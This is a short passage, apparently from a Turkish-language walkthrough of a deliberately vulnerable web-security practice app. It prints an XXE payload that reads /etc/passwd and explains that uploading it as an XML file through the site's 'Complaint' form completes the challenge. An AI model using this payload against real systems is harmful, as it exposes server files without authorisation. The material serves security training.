


**<?xml version="1.0" encoding="ISO-8859-1"?>**

**<!DOCTYPE foo [**

**<!ELEMENT foo ANY >**

**<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>**

Bunu bir editor ile xml dosyası olarak sitenin “Complaint” kısmına ekleyip submit etiğimizde challange tamamlanır.



Bazı challangeler Vagrant ve Docker sürümü için kapalı hale getirilmiştir;

